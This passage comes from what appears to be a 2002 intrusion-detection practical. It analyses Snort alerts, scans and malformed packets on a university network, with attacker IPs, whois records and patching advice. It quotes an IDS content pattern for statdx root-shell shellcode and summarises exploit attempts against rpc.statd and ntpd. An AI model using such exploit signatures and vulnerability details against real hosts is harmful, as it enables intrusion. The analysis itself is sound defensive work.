66.156.91.98 -> MY.NET.100.220
08/02-16:38:39.481374  [**] Tiny Fragments - Possible Hostile Activity [**]
66.156.91.98 -> MY.NET.100.220
--- < Snipped >---
```

There are totally 53 alerts of this type. All of the attacking IPs only generate this type of alerts and no others, and their destination IPs are summarized below:

Destination IP	Count	Current Network Services Offering
MY.NET.163.107	23	Gnutella
MY.NET.70.200	15	Nil
MY.NET.100.220	12	KaZaa
MY.NET.104.104	1	---
MY.NET.151.109	1	---

MY.NET.91.181	1	Gnutella

From the above table and the current service offering, these machines are not the high-value targets for attackers. However, the University's system/network administrator is recommended to investigate further on the machines: MY.NET.163.107, MY.NET.70.200 and MY.NET.100.200 to ensure that they are not vulnerable to this type of attack and the perimeter network security should warrant a review to see if these packets could be dropped in the first place.

Other intrusion analysts have reviewed the log data from this site and noted the same alert [15]. However, the scale of attack become larger then before and none of them have provided a detailed discussion on it.

5. STATDX UDP attack

During the audit period, there are 42 attempts to exploit a vulnerability of the statdx remote procedure call program, which implements the network status monitoring protocol and is used by NFS file locking service for lock recovery [6]. This alert will be triggered when the payload content contains the pattern: "/bin|c74604|/sh" [7].


A CVE record [8] has been setup to record this vulnerability:

Name	CVE-2000-0666
Description	rpc.statd in the nfs-utils package in various Linux distributions does not properly cleanse untrusted format strings, which allows remote attackers to gain root privileges.

It is interesting to note that all 42 alerts come from 3 attacking IPs (194.98.189.139, 203.239.155.2, 61.182.50.241) and they have conduct full reconnaissance before the launching their attacks. An excerpt of the attack from 61.182.50.241 is listed below:

```
---<snipped>---
08/04-11:55:28.721349  [**] External RPC call [**] 61.182.50.241:1519 ->
MY.NET.1.2:111
08/04-11:55:28.984602  [**] External RPC call  [**] 61.182.50.241:1519 ->
MY.NET.1.2:111
---<snipped, totally 4,519 external rpc scan>---

08/04-11:55:29.393230  [**] STATDX UDP attack [**] 61.182.50.241:678 ->
MY.NET.1.2:1024
```

To help illustrate the relationship between the attacker and its target, a link graph has been prepared and is depicted below:



In the link graph, the numbers on the arrows are the port numbers, where those nearer to the attacker (gray circle) are the source port and those close to the victims (white circles) are the destination port numbers. The STATDX UDP attack attempts are shown in red line. The repeated communications are reflected in the thickness of the lines, where thicker lines means more number of communications between the attacker and the victim.

While there are only one-way communication between the attacker and the victims (that is, attacker has yet to take further actions on the victims), there are thicker link lines between the attacks and the machine MY.NET.1.2, MY.NET.27.3 MY.NET.139.40 and MY.NET.158.75, which indicates that they have a higher possibly of being compromised and special attention should be place upon them.

Furthermore, all the attacking IPs are experienced attackers as they have numerous attack histories recorded in www.dshield.org [9] [10] [11]:

IP Address: 61.182.50.241
HostName: 61.182.50.241
DShield Profile: Country: CN
Contact E-mail: jixin_AT_sj-user.he.cninfo.net (bounced)
Total Records against IP: 85394
Number of targets: 68839
Date Range: 2002-08-18 to 2002-08-22
Ports Attacked (up to 10):
Port Attacks
111 1968

Fightback: sent to jixin@sj-user.he.cninfo.net on 2002-05-21 13:05:24
no reply received

Whois:
% How to use the APNIC Whois Database www.apnic.net/db/
% Upgrade to Whois v3 on 20 August 2002 www.apnic.net/whois-v3
% Whois data copyright terms
www.apnic.net/db/dbcopyright.html

inetnum: 61.182.0.0 - 61.182.255.255
netname: CHINANET-HE
descr: CHINANET Hebei province network
descr: Data Communication Division
descr: China Telecom
country: CN
admin-c: DK26-AP
tech-c: ZC24-AP
mnt-by: MAINT-CHINANET
mnt-lower: MAINT-CHINANET-HE
changed: hostmaster@ns.chinanet.cn.net 20010216
source: APNIC

IP Address: 194.98.189.139
HostName: 194.98.189.139
DShield Profile: Country: FR
Contact E-mail: abuse_AT_fr.uu.net (bounced)
Total Records against IP: 390
Number of targets: 378
Date Range: 2002-08-07 to 2002-08-07
Ports Attacked (up to 10): Port Attacks

Fightback: sent to abuse@fr.uu.net on 2002-08-05 18:41:47
automatted reply received

Whois: % This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

inetnum: 194.98.189.128 - 194.98.189.143
netname: INGENCYS-NET1
descr: INGENCYS
country: FR
admin-c: DR5-RIPE
tech-c: JB371-RIPE
status: ASSIGNED PA
remarks: abuse@fr.uu.net
mnt-by: IWAY-NOC
changed: frederic.martzel@mciworldcom.fr 20010924
source: RIPE

```
IP Address: 203.239.155.2
HostName: 203.239.155.2
DShield Profile: Country: KR
Contact E-mail: kubby@elim.net
Total Records against IP:  39979
Number of targets:  37990
Date Range: 2002-08-06 to 2002-08-06
Ports Attacked (up to 10): Port Attacks

Fightback:  sent to kubby@elim.net on 2002-03-31 15:37:49
no reply received

Whois: Not Available
```

Therefore, the University's system./network administrator should ensure that patches related the statdx vulnerability has been applied to the Linux machine providing this services and conduct further investigation to the 36 targeted machines, specifically:

MY.NET.1.2, MY.NET.104.116, MY.NET.110.70, MY.NET.110.86, MY.NET.130.42, MY.NET.136.3, MY.NET.139.15, MY.NET.139.161, MY.NET.139.163, MY.NET.139.200, MY.NET.139.25, MY.NET.139.40, MY.NET.139.49, MY.NET.139.50, MY.NET.139.51, MY.NET.140.218, MY.NET.144.14, MY.NET.149.46, MY.NET.154.27, MY.NET.158.53, MY.NET.158.74, MY.NET.158.75, MY.NET.162.188, MY.NET.162.193, MY.NET.162.64, MY.NET.162.65, MY.NET.162.67, MY.NET.162.68, MY.NET.162.70, MY.NET.162.75, MY.NET.163.113, MY.NET.163.131, MY.NET.163.143, MY.NET.185.48, MY.NET.27.3, MY.NET.5.31

Other intrusion analysts have reviewed the log data from this site; however, none of them reported these activities. The current log data may be obtained from Snort that monitors another network segment.

6. EXPLOIT NTPDX buffer overflow

This is a buffer overflow exploit of the Network Time Protocol daemon by sending the daemon a UDP packet of size greater 128 bytes in order to gain system access or execute arbitrary commands [11]. During the 5-day period, there are totally 5 alerts of this kind originating from 3 different sources (209.61.187.112, 211.233.27.138, 63.240.142.227). A further drill down on the attackers' activities revealed the 2 attacking IPs triggers other alerts as well:

From 209.61.187.112

```
08/01-12:08:26.024664  [**] TFTP - External UDP connection to internal tftp server
[**] 209.61.187.112:145 -> MY.NET.180.39:69
08/02-07:55:51.413503  [**] High port 65535 udp - possible Red Worm - traffic [**]
209.61.187.112:65535 -> MY.NET.180.39:65535
08/02-08:33:30.386472  [**] TFTP - Internal UDP connection to external tftp server
[**] 209.61.187.112:69 -> MY.NET.180.39:8282
08/02-08:33:30.758413  [**] TFTP - Internal UDP connection to external tftp server
[**] 209.61.187.112:69 -> MY.NET.180.39:8282
08/02-09:02:37.386002  [**] High port 65535 udp - possible Red Worm -
traffic [**] 209.61.187.112:65535 -> MY.NET.180.39:65535
08/02-09:02:37.756045  [**] High port 65535 udp - possible Red Worm - traffic [**]
209.61.187.112:65535 -> MY.NET.180.39:65535
08/05-08:11:58.013526  [**] High port 65535 udp - possible Red Worm - traffic [**]
209.61.187.112:65535 -> MY.NET.180.39:62574
08/05-11:54:53.578444  [**] High port 65535 udp - possible Red Worm - traffic [**]
209.61.187.112:65535 -> MY.NET.180.39:61443
08/05-11:56:07.494894  [**] High port 65535 udp - possible Red Worm - traffic [**]
209.61.187.112:65535 -> MY.NET.180.39:7325
```

```
08/05-12:01:36.959363  [**] High port 65535 udp - possible Red Worm - traffic [**]
209.61.187.112:30905 -> MY.NET.180.39:65535
08/05-12:50:34.194465  [**] High port 65535 udp - possible Red Worm - traffic [**]
209.61.187.112:24527 -> MY.NET.180.39:65535
08/05-13:34:24.283923  [**] TFTP - External UDP connection to internal tftp server
[**] 209.61.187.112:40961 -> MY.NET.180.39:69
08/05-13:51:52.631611  [**] EXPLOIT NTPDX buffer overflow [**] 209.61.187.112:36259 -
> MY.NET.180.39:123
08/05-14:17:21.082227  [**] High port 65535 udp - possible Red Worm - traffic [**]
209.61.187.112:65535 -> MY.NET.180.39:65535
08/05-15:34:19.404770  [**] TFTP - Internal UDP connection to external tftp server
[**] 209.61.187.112:69 -> MY.NET.180.39:8791
08/05-15:49:50.437827  [**] High port 65535 udp - possible Red Worm - traffic [**]
209.61.187.112:11775 -> MY.NET.180.39:65535
```

The whois registration and attack history records from www.dsheild.org [12] is shown below:

```
IP Address: 209.61.187.112
HostName: streaming.netmusiccountdown.com
DShield Profile: Country: US
Contact E-mail: hostmaster@rackspace.com
Total Records against IP:
Number of targets:
Date Range: to
Ports Attacked (up to 10): Port Attacks

Fightback:  not sent
Whois: Rackspace.com (NETBLK-RSPC-NET-2)
   112 East Pecan St.
   San Antonio, TX 78205
   US

   Netname: RSPC-NET-2
   Netblock: 209.61.128.0 - 209.61.191.255
   Maintainer: RSPC

   Coordinator:
      Rackspace, com  (ZR9-ARIN)  hostmaster@rackspace.com
      210-892-4000
```

Although this source IP is a multimedia broadcasting Web site, www.netmusiccountdown.com, the strange activities originating from it may be false positives or some kind of hidden malicious activities.

For 63.240.142.227

```
08/05-16:36:39.582295 [**] Back Orifice [**] 63.240.142.227:18672 ->
MY.NET.117.25:31337
08/05-16:36:39.582295 [**] Back Orifice [**] 63.240.142.227:18672 ->
MY.NET.117.25:31337
08/05-16:36:39.707788 [**] Back Orifice [**] 63.240.142.227:18672 ->
MY.NET.117.25:31337
08/05-16:36:39.707788 [**] Back Orifice [**] 63.240.142.227:18672 ->
MY.NET.117.25:31337
08/05-16:47:27.164335 [**] EXPLOIT NTPDX buffer overflow [**] 63.240.142.227:4239 ->
MY.NET.117.25:123
08/05-16:47:27.164335 [**] EXPLOIT NTPDX buffer overflow [**] 63.240.142.227:4239 ->
MY.NET.117.25:123
08/05-16:47:27.929508 [**] EXPLOIT NTPDX buffer overflow [**] 63.240.142.227:4239 ->
MY.NET.117.25:123
08/05-16:47:27.929508 [**] EXPLOIT NTPDX buffer overflow [**] 63.240.142.227:4239 ->
MY.NET.117.25:123
08/05-16:48:29.150115 [**] High port 65535 udp - possible Red Worm - traffic [**]
63.240.142.227:65535 -> MY.NET.117.25:65535
08/05-16:48:29.150115 [**] High port 65535 udp - possible Red Worm - traffic [**]
63.240.142.227:65535 -> MY.NET.117.25:65535
08/05-16:50:44.325979 [**] High port 65535 udp - possible Red Worm - traffic [**]
```

```
63.240.142.227:65535 -> MY.NET.117.25:65446
08/05-16:50:44.325979 [**] High port 65535 udp - possible Red Worm - traffic [**]
63.240.142.227:65535 -> MY.NET.117.25:65446
08/05-16:53:23.158383 [**] High port 65535 udp - possible Red Worm - traffic [**]
63.240.142.227:65535 -> MY.NET.117.25:65534
08/05-16:53:23.158383 [**] High port 65535 udp - possible Red Worm - traffic [**]
63.240.142.227:65535 -> MY.NET.117.25:65534
08/05-16:53:48.612595 [**] High port 65535 udp - possible Red Worm - traffic [**]
63.240.142.227:65535 -> MY.NET.117.25:49155
08/05-16:53:48.612595 [**] High port 65535 udp - possible Red Worm - traffic [**]
63.240.142.227:65535 -> MY.NET.117.25;49155
08/05-17:03:46.053683 [**] High port 65535 udp - possible Red Worm - traffic [**]
63.240.142.227:51402 -> MY.NET.117.25:65535
08/05-17:03:46.053683 [**] High port 65535 udp - possible Red Worm - traffic [**]
63.240.142.227:51402 -> MY.NET.117.25:65535
08/05-17:03:54.319184 [**] High port 65535 udp - possible Red Worm - traffic [**]
63.240.142.227:65535 -> MY.NET.117.25:5591
08/05-17:03:54.319184 [**] High port 65535 udp - possible Red Worm - traffic [**]
63.240.142.227:65535 -> MY.NET.117.25:5591
```

The whois registration and attack history are listed below [13]

```
IP Address: 63.240.142.227
HostName: lslil107ins-e0a.equip.icdsatt.net
DShield Profile: Country: US
Contact E-mail: dns@CERF.NET
Total Records against IP:
Number of targets:
Date Range: to
Ports Attacked (up to 10): Port Attacks

Fightback:  not sent
Whois: AT&T CERFnet (NETBLK-CERFNET-BLK-5)
   P.O. Box 919014
   San Diego, CA  92191
   US

   Netname: CERFNET-BLK-5
   Netblock: 63.240.0.0 - 63.242.255.255
   Maintainer: CERF

   Coordinator:
      AT&T Enhanced Network Services  (CERF-HM-ARIN)  notify@attens.com
      (858) 812-5000
```

For this attacking IP, the attacking packets come into the targeted machine in pairs. That is, for every pair of attacking packets, they bear the same time stamp.

Other intrusion analysts, who reviewed the log data from the University, reported some attackers triggered only the “NTPDX buffer overflow” alerts [4] but no other.

Due to the high severity of this attack, the University’s system/network administrator should check the targeted hosts for any sign of system compromise and update the appropriate NTP related patch, if required, and monitor the traffic from 209.61.187.112 for any further anomalous activities.

7. High port 65535 udp - possible Red Worm – traffic


This is another modified snort rule that triggered 628 alerts for those packets having the packet’s source and/or destination port equal to 65535. This is the port used by a RC1 Trojan [14].


After analyzing the ports used by the other sides of communications, it is found that majority of the traffic relates to some online games (e.g. Port 28800 – MSN Game Zone) and peer-to-peer file sharing (e.g. Port 6257 – WinMX P2P file share). However, there are still alerts having both source and destination ports equal to 65535 need further investigations.


In particular, the following alert having 65535 as source port and 1 as the destination port also requires further investigation by the system/network administrator:

```
08/05-15:54:30.538143  [**] High port 65535 udp - possible Red Worm -
traffic [**] 211.220.195.113:65535 -> MY.NET.87.57:1
```

Next, the movements of source and destination ports against time for two internal machines are analyzed using line charts. From the following charts, one can see that the source and destination ports remain unchanged for the internal machine (MY.NET.117.25) communicating using the WinMX P2P file sharing program. But for the other one (MY.NET.117.25) that engaged in some unknown UDP communications, the source and destination ports change in a chaotic manner. Another chart for the same machine but drawn on another date shows similar behavior.







Furthermore, the attacking IP (12.129.76.230) has 11 attack histories recorded in www.dshield.org [16]:

```
IP Address: 12.129.73.230
HostName: ltsga109ins-e0a.equip.icdsatt.net
DShield Profile: Country: US
Contact E-mail: abuse@att.net
Total Records against IP:  11
Number of targets:  3
Date Range: 2002-07-23 to 2002-07-23
Ports Attacked (up to 10): Port Attacks

Fightback:  not sent
Whois: AT&T ITS (NET-ATT)
   200 Laurel Avenue South
   Middletown, NJ 07748
   US

   Netname: ATT
   Netblock: 12.0.0.0 - 12.255.255.255
   Maintainer: ATTW
```

```
Coordinator:
   Kostick, Deirdre  (DK71-ARIN)  help@ip.att.net
   1-919-319-8249
```

Therefore, the system/network administrator should check, in addition to the other machine recommended above, MY.NET.117.25 for any sign of compromise and rectify the situation, if appropriate.

Other intrusion analysts have reviewed the log data from this site and noted these activities [17]. However, the scale of attack is larger than previously reported or the current log data may be obtained from Snort that monitors another network segment.

Analysis of Scans Files

There are totally 4,110,193 port scanning activities logged by the Snort Intrusion Detection System during the audit period. Using similar processing as the alert files, a list of top 10 most frequent scanners and their mostly targeted destination ports are shown below:

Top 10 Internal Talkers - Scans

#	Source IP	Scans
1	MY.NET.70.200	2,439,514
2	MY.NET.84.234	478,411
3	MY.NET.100.208	170,345
4	MY.NET.70.207	137,226
5	MY.NET.82.2	127,792
6	MY.NET.165.24	104,553
7	MY.NET.83.150	90,049
8	MY.NET.137.7	49,208
9	MY.NET.70.133	42,744
10	MY.NET.81.27	31,926

Top 10 External Talkers - Scans

#	Source IP	Scans	Reverse DNS Lookup	Dshield Record
1	216.228.171.81	25,940	bcotton@bendcable.com	Nil
2	24.138.61.171	21,019	*Access Cable Television*	Nil
3	161.132.205.100	20,330	*Red Cientifica Peruana*	Nil
4	211.232.192.153	17,730	*CABLELINE-CATV*	Port 1433, 52 Attacks
5	67.104.84.142	16,264	*XO Communications*	Port 1433, 196 Attacks
6	219.96.171.20	15,741	p22020-adsao03douji-acca.osaka.ocn.ne.jp	Nil
7	80.137.90.34	15,693	p50895A22.dip.t-dialin.net	Nil
8	24.101.152.5	12,593	CPE012059940002.cpe.net.cable.rogers.com	Nil
9	202.98.223.86	10,739	*CHINANET Guizhou province network*	Port 80, 3 Attacks; Port 111, 122,087 Attacks
10	66.224.37.26	10,139	66-224-37-26.atgi.net	Nil

Top 10 Destination Ports

#	Destination Port	Port Description	Count
1	41170	Blubster P2P MP3 sharing (UDP)	2,442,717
2	80	HTTP	815,893
3	6257	WinMX P2P file share (UDP)	204,314
4	1433	Microsoft-SQL-Server	72,379
5	21	File Transfer [Control]	35,331
6	28800	MSN Game Zone (UDP)	29,492
7	53	Domain Name Server	17,388
8	27005	Half Life Game Server	16,382
9	139	NETBIOS Session Service	16,185
10	7003	Everquest Online Role-playing Game	14,915

Mostly Targeted Ports of Top Talkers

For Top Internal Scanners

#	Source IP	Dest.Port	Count
1	MY.NET.70.200	41170	2,436,774
2	MY.NET.84.234	80	478,406
3	MY.NET.100.208	80	169,938
4	MY.NET.165.24	6257	103,512
5	MY.NET.83.150	6257	89,119
6	MY.NET.81.27	28800	29,492
7	MY.NET.137.7	53	16,929
8	MY.NET.87.50	27005	16,266
9	MY.NET.83.146	6257	10,948
10	MY.NET.70.133	7003	10,781

For Top External Scanners

#	Source IP	Dest.Port	Count
1	24.138.61.171	80	21,019
2	161.132.205.100	80	20,329
3	211.232.192.153	1433	17,730
4	67.104.84.142	1433	16,263
5	219.96.171.20	80	15,741
6	80.137.90.34	80	15,693
7	24.101.152.5	21	12,593
8	216.228.171.81	445	12,522
9	216.228.171.81	139	12,493
10	202.98.223.86	80	10,739

From the above statistics, one can observe that:

- Internal hosts are actively looking for peer-to-peer file sharing, MP3 sharing and online gaming
- Both internal and external hosts are searching for active and vulnerable Web servers
- External hosts are scanning for active and vulnerable Microsoft SQL server.

Take into consideration the substantial network bandwidth consumption by internal users in transferring files or MP3s, and the legal implementation (e.g. copyright infringements) of sharing copyrighted materials, the system/network administrator should initiate a review of the University's acceptable Internet usage policy with appropriate personnel and make any system configuration changes as required.

As there are significant amount of scans targeting the HTTP and MS-SQL services, the system/network administrator should ensure the latest patches have been applied to those hosts running these 2 services.

Analysis of OOS Files

OOS means Out-Of-Specifications. The OOS files record those TCP packets that are formed or handcrafted violating the RFC specification for TCP, for example using unconventional TCP flags. During the audit period, there are only 1,637 OOS entries logged by Snort. The list of Top 10 OOS Talkers, Mostly Targeted Destination Ports, and Most Frequent Used Unconventional TCP Flags are given below:

Top 10 Talkers - OOS

#	SourceIP	Count	Reverse DNS Lookup	Dsheild Record
1	68.32.126.64	652	pcp01823532pcs.howard01.md.comcast.net	Port 80, 2 Attacks
2	62.76.241.129	345	*Internet Center of Udmurt State University*	Nil
3	209.116.70.75	214	vger.kernel.org	Nil
4	212.35.180.17	83	*Swift Trace Ltd*	Nil
5	65.210.154.210	48	*UUNET Technologies, Inc.*	Nil
6	213.250.44.19	29	*Telesat d.o.o. Jesenice*	Nil

7	202.155.91.142	18	*INDOSATnet Remote Node Solo*	Nil

Top 10 Talkers – OOS (Continued)

#	SourceIP	Count	Reverse DNS Lookup	Dsheild Record
8	61.132.74.239	18	990-A1-619.nj.jsinfo.net	Nil
9	209.132.232.101	18	buddha.rbmailsource.com	Port 25, 18 Attacks
10	211.154.85.159	17	*Cable OnLine Network Xuhui2 pop.*	Nil

Most Attacked Destination Port

#	Dest. Port	Port Description	Count
1	110	POP-3	652
2	113	Auth Service	355
3	25	SMTP	280
4	80	HTTP	166
5	21	FTP	75
6	4662	eDonkey2000 Server	54
7	6346	gnutella-svc	25
8	6347	gnutella-rtr	3
9	4389	XFCE - Application Launcher for X	2
10	4111	---	2

Frequently Used OOS TCP Flags

#	TCP Flags	Count
1	21S*****	1604
2	2*SF****	2
3	2*SFR**U	2
4	21*FRPAU	2
5	21S***A*	2
6	21S*R***	2
7	21*FR***	2
8	2*SFR*A*	1
9	2*SFRPA*	1
10	*1SFR***	1

Similar to the case of Scans files, the system/network administrator should keep updates on vulnerabilities for the POP-3 and SMTP services and apply patches to internal hosts providing these services in a timely manner, in order to prevent the systems from being compromised.

Defensive Recommendation

While corrective actions have been recommended in the discussion of individual issue in alert, scan and oos files, the comments made in this section aims to the address the root cause of the security issues and prevent them from happening again.

1. The university should review and update its acceptable Internet usage policy, especially regarding the use of network services, email, and file sharing, and communicate with all staff and students.

2. A review of existing perimeter defense, especially the border router configurations and firewall rules for blocking malicious packets and contents, should be performed and enhancements, if required, should be promptly.

3. Anti-virus software with up-to-date signatures should be installed in every internal machine so as to prevent future infection of worms (e.g. Nimda and Subseven).

4. Internal servers providing important network services, such as Network Time Servers, Web servers, DNS servers, should be separated from student's network by using some stateful inspection firewalls.

Description of the Analysis Process

Since the total size of the decompressed alert files are quite large (about 296 MB). The analysis is conducted using Microsoft Access database rather than Snortsnarf. Firstly, the 5 alert files are merged into one larger file and the resulting file is sorted:

```
copy alert.* alert-all.txt
sort alert-all.txt /O alert-sorted.txt
```

As the "spp_portscan" entries appears in both alert and scan file, they are removed by using the TextTools32 with the following command:

```
type alert-sorted.txt | t excl 'spp_portscan:' > salert.txt
```

When importing text into Access database, an appropriate delimiter is required to specify during the data import process so that the essential fields, such as Source IP, Source Port, Destination IP, Destination Port and Alert messages could be separated into different fields.
After looking at the resulting data, it is decided to use the character ':' as field delimiter. However, the unnecessary string "spp_http_decode:", which contains an extra ':', should be removed. Finally, changing '[**]' and '->' to the ':' field delimiter by using the following commands:

```
type salert.txt | t excl 'spp_http_decode:' > salert2.txt
type salert2.txt | t repl '[**]' ':' '#2D#3E' ':' > alert-final.txt

where #2D = 0x2D = '-' and #3E = 0x3E = '>'
```

Now the alert-final.txt can be import to Microsoft Access from which you use the database and query wizard to produce top alert lists, top talker list and other customized queries as required.

However, there are a number of errors in the compressed alert files from www.incident.org such that 2 alert entries are erroneously concatenated into 1 line. By using forming appropriate query in Access, it is possible to locate these error entries and adjust the alert statistics accordingly.

Similarly, the scans files are merged, delimited and imported to Access for further manipulation.

For OOS files, they are firstly merged into one file using the following command:

```
copy oos*.*.* oos-all.txt
```

In order to retain the first and final line of each OOS entry (which contains the IP header and out-of-spec TCP flag settings), textools32 is deployed to remove the other unnecessary lines from the oos-all.txt file:

```
type oos-all.txt | t excl 'TTL' > oos1.txt
type oos1.txt | t extr 'NET' 'Seq' ALL > oos2.txt
type oos2.txt | t repl ':' ' ' '#2d#3e' ' ' > oos3.txt
type oos3.txt | t append ' ' | t join 2 | t strip 1 > oos4.txt
```

Next, the resulting file is sorted before import to Microsoft Access for further querying and manipulation:

```
sort oos4.txt /O oos-final.txt
```

At this stage, there should have an alert database, scan database, and oos database. By using the query design view, one can easily define queries to meet the analysis needs.

References

[1] CERT Coordination Centre, CERT Advisory CA-2001-26 Nimda Worm, September 25, 2001
URL: http://www.cert.org/advisories/CA-2001-26.html

[2] arachNIDS - The Intrusion Event Database, "IDS552/IIS ISAPI OVERFLOW IDA", August 21 2002, URL: http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids552&view=event

[3] Dsheild Project, "IP Info", August 22, 2002
URL: http://www.dshield.org/ipinfo.php?ip=130.67.123.167

[4] Kyle Haugsness, "GCIA Practical Assignment." Dec 2001.
URL: http://www.giac.org/practical/Kyle_Haugsness_GCIA.zip

[5] Stephen Northcutt and Judy Novak. Network Intrusion Detection: An Analyst's Handbook, Second Edition, Indianapolis: New Riders, 2001

[6] RON1N, "Redhat Linux 6.0/6.1/6.2 rpc.statd remote root exploit", August 3, 2000
URL: http://www.netw3.com/documents/rootkit/statdx.html

[7] arachNIDS - The Intrusion Event Database, "IDS442/RPC_RPC-STATDX-EXPLOIT",
URL: http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids442&view=event

[8] CVE Vulnerability Database, "CVE-2000-0666", Oct 13, 2000
URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0666

[9] DShield Project Database. "IP Info."
URL: http://www.dshield.org/ipinfo.php?ip=61.182.50.241&Submit=Submit (Aug 22, 2002)

[10] DShield Project Database. "IP Info."
URL: http://www.dshield.org/ipinfo.php?ip=194.98.189.139&Submit=Submit (Aug 22, 2002)

